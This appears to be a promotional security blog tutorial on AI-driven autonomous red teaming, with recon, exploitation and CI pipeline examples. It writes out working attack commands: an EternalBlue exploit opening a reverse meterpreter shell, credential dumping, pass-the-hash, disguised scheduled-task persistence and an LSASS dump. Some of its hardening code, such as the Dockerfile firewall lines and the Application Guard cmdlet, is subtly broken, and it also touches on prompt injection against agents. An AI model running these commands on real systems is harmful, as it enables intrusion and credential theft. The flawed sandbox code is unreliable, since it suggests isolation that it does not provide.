Listen to this Post
Introduction:

The traditional red teaming model—scheduled assessments, manual testing, and limited engagement windows—is fundamentally broken in an era where attackers operate 24/7 with AI-powered automation. Guardial’s Autonomous RedTeaming introduces a paradigm shift: continuous, agentic AI-driven security testing that simulates attacker behavior across reconnaissance, attack path discovery, exploitation, post-exploitation, and automated reporting. This isn’t about replacing human expertise; it’s about augmenting it with machine-scale persistence that probes your defenses while you sleep, answering the critical question: What could attackers realistically exploit right now?
Learning Objectives:
- Understand the architecture and operational mechanics of autonomous red teaming agents and how they differ from traditional penetration testing.
- Learn to implement continuous attack path discovery and validation using AI-driven reconnaissance, exploitation, and post-exploitation techniques.
- Acquire practical command-line and API security testing skills to automate vulnerability discovery and remediation in both Linux and Windows environments.
You Should Know:
- Autonomous Reconnaissance: Mapping the Attack Surface at Machine Speed
Traditional reconnaissance is manual, time-consuming, and often limited by scope definitions. Autonomous red teaming agents flip this model by launching parallelized, AI-orchestrated discovery pipelines that map your entire external and internal attack surface in minutes rather than days.
Guardial’s approach, mirrored by platforms like RedAmon and AIRecon, uses containerized environments (typically Kali Linux Docker sandboxes) to run industry-standard tools such as Subfinder, Amass, Naabu, Masscan, Nuclei, Katana, FFuf, and Arjun in parallel. Each tool’s output feeds into a structured knowledge graph—often Neo4j with 17+ node types and 20+ relationship types—giving the AI agent a fully connected, queryable attack surface.
Step‑by‑step guide: Setting up an autonomous reconnaissance pipeline
Linux (Kali/Docker environment):
 Clone and run RedAmon (containerized, no host installation required)
git clone https://github.com/redamon/redamon.git
cd redamon
docker-compose up -d

Launch parallel reconnaissance against a target domain
docker exec -it redamon-agent python3 main.py --target example.com --phase recon

For AIRecon (offline, self-hosted Ollama + Kali sandbox)
git clone https://github.com/pikpikcu/AIRecon.git
cd AIRecon
 Ensure Python 3.12+, Docker 20.10+, and Ollama running
curl -fsSL https://raw.github.com/pikpikcu/AIRecon/main/install.sh | bash
airecon --target example.com --phase all --model qwen3.5:35b
Windows (WSL2 with Docker Desktop):
 Enable WSL2 and install Docker Desktop
wsl --install -d Ubuntu
 Inside WSL2 Ubuntu:
git clone https://github.com/redamon/redamon.git
cd redamon
docker-compose up -d
docker exec -it redamon-agent python3 main.py --target example.com --phase recon
What this does: The agent orchestrates 40+ security tools in parallel, enumerating subdomains, open ports, web technologies, and API endpoints. All findings are stored in a Neo4j graph database, enabling the AI to query relationships—for example, “find all subdomains running WordPress with exposed admin panels”. This continuous mapping ensures that every configuration change, new deployment, or shifted dependency is instantly reflected in your attack surface model.
- Attack Path Discovery: Chaining Vulnerabilities Like a Real Attacker
Attackers don’t exploit isolated vulnerabilities; they chain them. A low-severity information disclosure, combined with a misconfigured S3 bucket and a weak service account password, can lead to full domain compromise. Autonomous red teaming agents excel at discovering these multi-step attack paths by simulating how skilled adversaries prioritize, pivot, and adapt during an engagement.
The agent uses a Reason-and-Act (ReAct) cognitive architecture, progressing through sequential phases: Informational (recon), Exploitation, and Post-Exploitation. It has access to 14+ security tools via Model Context Protocol (MCP) servers, including Metasploit for exploit execution, Hydra for credential brute-forcing, and Playwright for browser automation.
Step‑by‑step guide: Automated attack path discovery
Using CyberStrike (AI-powered red team agent with 7,600+ security skills):
 Install CyberStrike (supports 150+ AI providers)
pip install cyberstrike
 Configure your LLM API key (Claude, GPT, or local Ollama)
export LLM_API_KEY="your-api-key"
 Launch autonomous attack path discovery
cyberstrike --target example.com --mode attack-path --framework mitre-attack
Manual attack path enumeration using common tools (for validation):
 Enumerate subdomains
subfinder -d example.com -o subdomains.txt
 Port scanning with masscan (rate-limited)
masscan -p1-65535 --rate=1000 -iL subdomains.txt -oJ ports.json
 Web technology detection
httpx -l subdomains.txt -tech-detect -o tech.json
 Directory fuzzing for hidden admin panels
ffuf -u https://example.com/FUZZ -w /usr/share/wordlists/dirb/common.txt -o fuzz.json
Windows (PowerShell with nmap and custom scripts):
 Install nmap via Chocolatey
choco install nmap -y
 Port scan with service detection
nmap -sV -p- -T4 example.com -oA scan_results
 Enumerate SMB shares (common lateral movement vector)
nmap --script smb-enum-shares -p 445 example.com
What this does: The agent doesn’t just find vulnerabilities—it validates them with working proof-of-concept exploits. Each finding includes reproduction steps, exploitability ranking, and tailored remediation guidance. By chaining vulnerabilities, the agent reveals attack paths that would likely be missed by point-in-time assessments or isolated vulnerability scanners.
- Exploitation and Post-Exploitation: Simulating the Full Kill Chain
Discovery without exploitation is incomplete. Autonomous red teaming agents execute controlled exploits within sandboxed environments to validate whether a vulnerability is truly exploitable and what an attacker could achieve post-compromise. This includes lateral movement, privilege escalation, credential dumping, and data exfiltration simulation.
The agent uses a Fireteam mode where a root agent fans out into multiple specialist sub-agents working in parallel—simultaneously validating credential policies via Hydra, verifying a CVE exploit path through privilege escalation, and mapping XSS vulnerabilities across a frontend. All exploitation occurs within isolated Docker containers, ensuring zero impact on production systems.
Step‑by‑step guide: Automated exploitation and post-exploitation
Linux (Metasploit automation via agent orchestration):
 The agent automatically invokes Metasploit for validated exploits
 Example: Manual verification of an SMB vulnerability
msfconsole -q -x "use exploit/windows/smb/ms17_010_eternalblue; set RHOSTS 192.168.1.100; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST 192.168.1.50; exploit"

Post-exploitation: Dump SAM hashes
meterpreter > load kiwi
meterpreter > creds_all

Lateral movement: Pass-the-hash with crackmapexec
crackmapexec smb 192.168.1.0/24 -u administrator -H <NTLM-hash> --exec-method smbexec -x "whoami"
Windows (PowerShell Empire or Cobalt Strike simulation):
 Simulate post-exploitation persistence (authorized testing only)
 Create scheduled task for persistence
schtasks /create /tn "Updater" /tr "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -enc <base64-encoded-script>" /sc daily /st 02:00

Dump LSASS memory for credential extraction (requires admin)
rundll32.exe C:\windows\system32\comsvcs.dll, MiniDump (Get-Process lsass).Id C:\temp\lsass.dmp full
API security testing (autonomous agent probing for injection):
 Using RedAmon's AI Gauntlet for LLM/API surfaces
 Tests for prompt injection, jailbreaks, and data leakage
docker exec -it redamon-agent python3 gauntlet.py --target https://api.example.com/v1/chat --tools garak,promptfoo

Manual API fuzzing with Schemathesis (OpenAPI-based)
schemathesis run https://api.example.com/openapi.json --hypothesis-max-examples=100 --checks all
What this does: The agent validates that findings are not false positives by actually executing exploits in a controlled manner. Post-exploitation modules simulate what an attacker could do after gaining a foothold—escalating privileges, moving laterally, and exfiltrating sensitive data. This provides actionable intelligence on the real-world impact of vulnerabilities, not just theoretical risk scores.
4. Continuous Validation and Remediation: Closing the Loop
The most critical capability of autonomous red teaming is the reduction of time between discovery and remediation. Guardial’s approach, echoed by platforms like Cobalt Autonomous Pentest and RedAmon, delivers findings within 24 hours and integrates directly into developer workflows via Jira, GitHub, Slack, and 50+ other tools.
Advanced platforms go further with automated remediation pipelines. RedAmon’s CypherFix engine uses a two-agent system: a Triage Agent correlates hundreds of findings, deduplicates them, and ranks them by exploitability; a CodeFix Agent then clones the target repository, navigates the codebase using 11 code-aware tools, implements targeted fixes in a ReAct loop, and opens a GitHub pull request ready for human review and merge.
Step‑by‑step guide: Continuous validation and remediation integration
CI/CD pipeline integration (GitHub Actions):
 .github/workflows/autonomous-redteam.yml
name: Autonomous Red Team Scan
on:
schedule:
- cron: '0 2   '  Daily at 2 AM
push:
branches: [ main ]

jobs:
security-scan:
runs-on: ubuntu-latest
steps:
- uses: actions/checkout@v3
- name: Run Autonomous Pentest
run: |
docker run --rm -v $PWD:/target redamon/agent \
--target https://staging.example.com \
--phase all \
--output /target/report.json
- name: Upload findings to Jira
run: |
curl -X POST https://your-instance.atlassian.net/rest/api/3/issue \
-H "Authorization: Basic ${{ secrets.JIRA_TOKEN }}" \
-d @report.json
Remediation validation (verify fix before merge):
 After code fix, re-run the specific exploit test
 Example: Verify SQL injection fix
sqlmap -u "https://example.com/product?id=1" --data "id=1" --dbs --batch --level=5 --risk=3

Verify XSS fix with automated browser testing
playwright test xss-validation.spec.ts --headed
Windows PowerShell automation for continuous validation:
 Schedule daily automated pentest via Task Scheduler
$action = New-ScheduledTaskAction -Execute "powershell.exe" -Argument "-File C:\scripts\autopentest.ps1"
$trigger = New-ScheduledTaskTrigger -Daily -At 2AM
Register-ScheduledTask -TaskName "AutoRedTeam" -Action $action -Trigger $trigger -User "SYSTEM"

The script runs nmap, Nikto, and custom API tests, then emails report
What this does: Continuous validation ensures that as your infrastructure evolves—new code is deployed, configurations change, dependencies update—your security posture is continuously re-evaluated. Automated remediation suggestions, complete with proof-of-concept exploits and reproduction steps, enable developers to fix vulnerabilities with context and confidence, often reducing time-to-resolution by up to 80%.
5. AI Agent Security: Protecting the Protector
As organizations deploy autonomous red teaming agents, a new attack surface emerges: the agents themselves. Prompt injection, tool-calling abuse, and goal-drift are real threats to AI agent systems. Guardial’s architecture, like other agentic frameworks, must incorporate guardrails to prevent the red team agent from being turned against its own organization.
Microsoft’s Agent Governance Toolkit provides practical defenses: `PromptInjectionDetector` for real-time input scanning, `MemoryGuard` for protecting stored context, and `ConversationGuardian` for multi-agent dialogue safety. Similarly, LLM-Guardian uses a multi-agent defense system where two adversarial AI agents operate in isolated Docker sandboxes—they can attack and experiment, but cannot escape their containment.
Step‑by‑step guide: Securing your autonomous red team agent
Implement prompt injection detection (Python with Microsoft toolkit):
from agent_governance import PromptInjectionDetector, MemoryGuard

detector = PromptInjectionDetector(threshold=0.85)
memory = MemoryGuard(encryption_key=os.environ['ENCRYPT_KEY'])

def safe_agent_call(user_input, context):
 Scan for injection attempts
if detector.scan(user_input).risk_score > 0.85:
return "Blocked: Potential prompt injection detected"

Encrypt sensitive context before passing to LLM
safe_context = memory.encrypt_context(context)
return agent.process(user_input, safe_context)
Docker sandbox configuration for agent isolation:
 Dockerfile for agent sandbox
FROM kalilinux/kali-rolling
 Drop all capabilities except minimal
RUN capsh --drop=ALL --add=CAP_NET_RAW --add=CAP_NET_ADMIN
 Run as non-root user
RUN useradd -m -s /bin/bash agent
USER agent
 Restrict network access to only target IPs
RUN iptables -A OUTPUT -d 192.168.0.0/16 -j ACCEPT
RUN iptables -A OUTPUT -j DROP
Windows Defender Application Guard for agent isolation:
 Enable Windows Defender Application Guard
Enable-WindowsOptionalFeature -Online -FeatureName "Windows-Defender-ApplicationGuard"
 Run agent in isolated container
Start-ApplicationGuard -Path "C:\agents\redteam-agent.exe" -AllowCamera $false -AllowMicrophone $false
What this does: These controls ensure that even if an attacker compromises your red team agent through prompt injection or tool-calling abuse, the damage is contained. The agent cannot escape its sandbox, cannot access unauthorized systems, and cannot exfiltrate sensitive data. This is the defensive counterpart to offensive autonomous testing—securing the security tool itself.
What Undercode Say:
- Continuous beats periodic. Attackers don’t work 9–5, and neither should your security testing. Autonomous red teaming shifts the paradigm from scheduled assessments to continuous, persistent validation that adapts as your environment changes.
- Validation is everything. Finding a vulnerability is useless if you can’t prove it’s exploitable. Autonomous agents provide working proof-of-concept exploits, not just theoretical risk scores, enabling teams to prioritize what actually matters.
- Humans remain essential. The goal isn’t to replace human red teamers but to augment them. Elite hackers bring creative adversary reasoning that pure-AI tools cannot replicate. The best approach combines machine-scale testing with human-in-the-loop verification.
- Remediation is the finish line. Discovery without remediation is theater. Platforms that integrate directly into developer workflows and even auto-generate pull requests with fixes close the loop faster than ever before.
Analysis: The autonomous red teaming market is rapidly evolving, with major players like Guardial, Hadrian, Cobalt, and Synack all launching AI-powered continuous testing solutions. What’s striking is the consensus on key principles: machine-scale reconnaissance, validated exploitation, human-AI collaboration, and automated remediation. The technology is moving from experimental to enterprise-grade, with platforms like CyberStrike offering 7,600+ security skills and 150+ AI provider integrations. However, organizations must also secure their agents against prompt injection and tool-calling abuse—the defender must protect the protector. The next frontier will be autonomous purple teaming, where red and blue agents collaborate in real-time to validate both attack and defense capabilities simultaneously.
Prediction:
- +1 Autonomous red teaming will become a standard component of DevSecOps pipelines within 24 months, with continuous testing integrated directly into CI/CD workflows and triggered by every code change.
- +1 The market will consolidate around platforms that offer both autonomous and human-led testing, with AI handling scale and repetition while humans provide creative, complex attack simulation.
- -1 Organizations that fail to implement continuous testing will face a widening gap between their security posture and attacker capabilities, as AI-powered attacks become more sophisticated and automated.
- +1 Automated remediation—where AI agents not only find vulnerabilities but also generate and test fixes—will reduce average remediation time from weeks to hours, fundamentally changing the economics of application security.
- -1 The proliferation of autonomous red teaming agents will create a new attack vector: compromising the agents themselves via prompt injection or tool-calling abuse, requiring a new class of AI security guardrails.
- +1 Regulatory frameworks will increasingly mandate continuous, validated security testing, driving adoption of autonomous red teaming as a compliance requirement rather than a discretionary investment.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Guardial Autonomous – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


